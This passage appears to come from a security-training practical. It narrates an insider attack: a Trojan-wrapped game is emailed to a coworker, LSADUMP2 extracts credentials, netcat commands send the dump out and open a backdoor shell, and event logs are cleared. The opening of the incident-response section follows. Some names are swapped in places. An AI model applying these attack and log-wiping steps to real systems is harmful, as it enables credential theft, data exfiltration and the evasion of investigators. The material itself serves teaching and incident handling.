- Target: File servers. These servers contain the data/documentation which is to be targeted/exploited.

Source Network

The source network and the target network is one in the same (as outlined in Figure 1-5). It will serve as the medium for the entire internal attack.

Network Diagram



Figure 1-5: Partial network infrastructure outlining the Internal, DMZ and External infrastructures.

Stages of the Attack

Reconnaissance and Scanning

Jimmy had been at Big Corp Insurance Company for 10 years now. He had a solid history of dependability, loyalty and trustworthiness. He and his boss had always seen eye to eye on most issues, and through the years became good friends. However, on Monday morning, reading through his e-mail, he felt this friendship start to break loose. His manager, under subject line “Promotion”, just announced the new senior network analyst. Jimmy was one unhappy camper.

After being passed over for promotion into the senior network analyst role, Jimmy was frustrated to say the least. And then, to find out that his lazy, junior co-worker was the one to receive this promotion, his frustration turned to outright rage. The fact that Tony flaunted his new position in Jimmy's face only served to increase the fires of malice. Jimmy would have his revenge...Oh yes, sweet revenge. Revenge on Tony, on his manager and on this entire company. They won't know what hit them.

Over the course of the next month, Jimmy concentrated his efforts on befriending Tony. They started eating lunch together, going for coffee and even spending some, after-hours time, having drinks. This was all part of Jimmy's master scheme. His intent was to obtain some critical piece of information that would allow his plan to come to fruition. He soon found that Tony loved to while away his spare time (at work, no less) playing these childish, non-sensical, but addicting games. This may be the opportunity Jimmy was seeking.

Some further digging revealed Tony's entire collection, on his business laptop computer. Tony went on and on about these silly games, outright stating that he was addicted and downloaded frivolously to sate his appetite. He showed Jimmy his many subscriptions to PC Game sites and mentioned that he was sent, through e-mail, links to beta versions of any new games. Tony, beaming with pride, even walked Jimmy through how he had enabled the scheduling service, using his domain id/password credentials, to remind him to check the pertinent game sites on a daily basis.

Jimmy had hit the jackpot. His plan began to gel in his sick mind.

Jimmy had remembered a game called Pac-man that Tony would just love. Of course, under the covers, this game would assist Jimmy in carrying out his hidden agenda. The initial plan was to anonymously send Jimmy the game, but an exploit, of some kind, would have to be triggered which would be hidden from Tony.

Jimmy knew of a couple of exploits, i.e. *NetCat* and the Tini Trojan that could be utilized to create a backdoor into Tony's system. Once this backdoor was in place, Jimmy could pull out the big guns, the coup de gras, LSADUMP2. The only problem Tony now faced was; how does one go about hiding these tools within a game?

Days went by, and many sleepless nights, until Jimmy, franticly searching Google, hit upon a solution. File wrappers. Jimmy found that there was software capable of wrapping a hidden virus, worm or Trojan into an attachment or file. Reviewing the list of endless possibilities, he decided upon a tool called Elite-Wrap v.1.04. He downloaded the tool and read through the readme.txt file enclosed. An evil smile appeared on Jimmy's face; this would be perfect. He decided to wrap LSADUMP2 along with the Tini Trojan and *NetCat* into the Pac-man game (exe).

Once this “wrapped” file was created, and in keeping with the stealth scenario, he created a new HOTMAIL account, gamesrus@hotmail.com, and logged into this account. Jimmy created a new mail message, attached the "wrapped" file and sent it to Tony's hotmail account, amusingly enough, gameboy@hotmail.com

Exploiting the system

Tony suspected nothing, and why would he; Jimmy and he now got along famously (or so he thought). He had now trusted Jimmy. That was his first mistake. His second mistake was that he was very lax in his security-related knowledge and practices. The AV signatures on Tony's laptop were not up to date and Real-Time protection was not enabled (Figure 1-6). He felt the Real-Time scan slowed his system responses down, so he had disabled it long ago.



Figure 1-6: Anti-Virus System Real-Time Protection is not enabled.

The next morning, Tony connected his laptop into the LAN (as normal) and went right for his Outlook 98 application. He was obsessed with his weekly subscriptions to his "games". He did not expect anything new, as today was Tuesday, and anything new was usually sent Monday. So, he was shocked to find the email from gamesrus@hotmail.com with subject line "Just released. Newly revised, classic arcade-style game!".

Well, Tony, immediately double-clicked on the attachment, and as AV did not alert to anything, he, obliviously, started to play the game. As Tony continued to play, the Trojan began its descent into his system. The files within the "wrapped" package were either, unpacked and/or unpacked and executed (Figure 1-7).

Elite-Wrap, again, is able to pack numerous files into one executable and allow for the unpacking and/or execution of these files on a remote machine (Figure 1-8).

These files were then buried in a temp folder located on Tony's hard drive (C:\winnt\system\tmp2 directory). This location would be one place Tony would never look...ever.



Figure 1-7: Portion of pass.bat contents re: Tini Trojan execution and LSADUMP2 tool piping data into a text file.



Figure 1-8: EliteWrap v.1.04 in action

Jimmy, as planned, was already in the office when Tony walked in that Tuesday morning. Greetings were exchanged, and Tony, finally, entered his office and connected his laptop. Jimmy fired up the *NetCat* session on his laptop to listen on port 3000 (Figure 1-10). It wasn't long before the connection was made from Tony's laptop via the pass.bat file. It transferred the system.txt file within seconds. After the transfer was complete, the *NetCat* listening session terminated.

The info.exe had accomplished much in such a short time span. It first ran the pacman.exe, which Tony was still playing, ran the Tini client (tini.exe) and copied the respective batch and supporting DLL files. And, most importantly, it ran the LSADUMP2 utility which dumped the payload into a file called system.txt. This file was then sent to Jimmy's laptop, 172.16.1.4, via *NetCat*.

To clarify, the LSADUMP2 utility, utilizing a design “feature” within Microsoft’s coding, which allows administrator’s to access/extract the contents of the LSA secrets key, has dumped the entire contents of the secrets key into a text file.

As Tony’s laptop was now listening on port 7777 (Figure 1-11), Jimmy then used *NetCat* to connect to the Tini Trojan command shell over port 7777 (Figure 1-12). He used this session to search for any/all important files/folders. He found a few confidential documents and a spreadsheet (locations.xls) mapping out the remainder, and their LAN locations. He copied these files, from Tony’s drive, back to his hard drive, utilizing the copy command (c:\personal\docs\copy *.* \\172.16.1.4\c$). The attack summary is outlined in Figure 1-9.

Jimmy deleted the info.exe, pass.bat and lsadump2 files, but decided to leave the Trojan (tini.exe) installed just in case he required anything further from Tony's laptop. He then disconnected from Tony's laptop.

Later that morning, Jimmy used Notepad to open the system.txt file (Figure 1-13).



Figure 1-9: LSA Attack summary diagram

He was truly surprised to find that the password, “gameboy”, used to manage the Scheduler service, was displayed in clear-text. (Figure 1-11). Knowing full well that Tony had previously configured this service to utilize his domain account, Jimmy now had both pieces of the puzzle. To make things worse, for Tony, these credentials included domain administrator privileges (awarded as part of the promotion).

Jimmy decided to test the credentials anyway (just to be sure). He ran this test from a desktop in Tony’s department, and, low and behold, the logon was indeed successful. Jimmy now had full reign of the domain, and could easily access all of the shares mentioned in the spreadsheet he extracted earlier.

nc -l 172.16.1.2 3000 > system.txt
Figure 1-10: NetCat session establishment and file transfer mode command



Figure 1-11: Netstat on Tony's machine displaying the Tini Trojan listening on port 7777

nc -v 172.16.1.2 7777

Figure 1-12: NetCat session establishment, via the Trojan, command



Figure 1-13: Contents of the system.txt file via the LSADUMP2 tool

Keeping Access

Since Jimmy now knew Tony's domain administrator id and password, he had access to all that was required to exploit his malicious intents. In addition, he still had the ability to *NetCat* into Tony's machine to run commands via the Tini Trojan still implanted.

Jimmy, whenever possible, utilized either Tony's own laptop or another available laptop, in an attempt to redirect the blame if ever caught.

That afternoon, Tony was in meetings and Jimmy used this time to log onto the domain and ensure that Tony's domain administrator password never expired (within User Manager for Domains).

Once this was complete, he started to map all of the required drives as stated within the spreadsheet. With the drives mapped, he accessed, and copied, all of the Big Corp/client confidential information to his own local hard drive (C:\proj\goal\). He then zipped the files into a file called goal.zip. The real damage had now been done.

Covering Tracks

Jimmy was pressing his luck staying in Tony's office this long without anyone questioning him as yet. He decided to keep it that way, and leave the removal of the Trojan for tomorrow. Little did he know that his demise was close at hand.

That same night, Tony went home and, due to an overload of work, decided to complete the necessary business cases to support his big meeting tomorrow morning. However, before beginning, as the necessary documentation was stored on diskettes, he re-enabled the real-time scanning option on Norton Antivirus. Once done, NAV instantly flagged a TINI Trojan virus (which it promptly quarantined). Tony, glad in the fact that he re-enabled the real-time scanner, eliminating the virus, dismissed it and went to work on his documentation.

Early the next morning (Wednesday), once Tony arrived at work, Jimmy attempted to establish a remote session to the Trojan backdoor. Each attempt timed out and the connection was refused. Very odd, Jimmy thought. Later that same morning, curiosity got the better of Jimmy and, once Tony left for his big meeting, Jimmy entered the office and logged on locally. He found that the Tini Trojan was missing from its preset location. He dismissed this to oversight on his part, convincing himself that he must have deleted it yesterday in his rush to leave the office. Not to worry, he thought, the Trojan was not required any longer anyway. He had all the data he needed to exploit both Tony and the entire company.

Jimmy, however paranoid, still wanted to ensure that he did erase all trace of any shadowy behaviour on his part. The one remaining string key, pertaining to the Tini Trojan, within HKEY_LOCAL_MACHINE\Software\Microsoft\Windows \CurrentVersion\RunServices was deleted. Lastly, he cleared all the event logs (System, Security and Application) and restarted the system.

Returning to his own workstation, he erased *NetCat* and system.txt. In addition, after burning the data to a CD-R, Tony deleted the company data, exploited from his attack, from his drive. Clean, not bad for a guy who hadn't hacked before this incident. Mission Accomplished; revenge was his, or so he thought.

Incident Handling Process

Preparation

Enter the CSIRT team, or should I say the lack thereof. The team in question was more of a glorified security patch recommendation squad rather than a full blown CSIRT (Computer Security Incident Response Team) Team. Their job primarily consisted of initial MS security patch investigation, management advisement and

final application. They also had limited administrative duties in so far as Anti-Virus was concerned, as it pertained to Policy and upgrade recommendations.

The tools that the team had to work with were almost non-existent. No pre-defined incident process/procedures, nor jump bag, nor staff with the appropriate technical abilities to handle a full blown exploit.

Budget compounded the problem and, when proposed, the idea of purchasing an IDS tool was turned down. Thus any exploit would be considerably harder to identify and trace. Furthermore, the current AV application, Norton Anti-Virus 7.0 CE, was not configured properly. The Auto-Protect, Heuristics and scanning options were incorrect and the definitions had not been updated in months. The team simply did not have the time/resources to deal with correcting these issues.

In most cases, the team was not very proactive and had a consistent reputation for remediation after the problem had already occurred (always in reactive mode).

So, when the AV console reported a quarantined virus, that historical morning (Thursday), they were not overly concerned (and acted accordingly, by doing nothing...at first).

Upon initial assessment, it was a very low priority due to the fact that the virus had been quarantined. After some routine, preliminary investigation, the console reported the virus to be housed on machine name *BC-TJONES* (Figure 2-1).

Referencing the inventory database, a computer name to owner match was found. The entry was for a Tony Jones, Senior Network Analyst. The team prodded further, using User Manager for NT, and found that Tony was part of the domain administrator's group.

The senior security analyst contacted the desktop support group immediately. He relayed the pertinent information to the desktop team lead, and, moments later, a technician was dispatched to the office of Tony Jones.

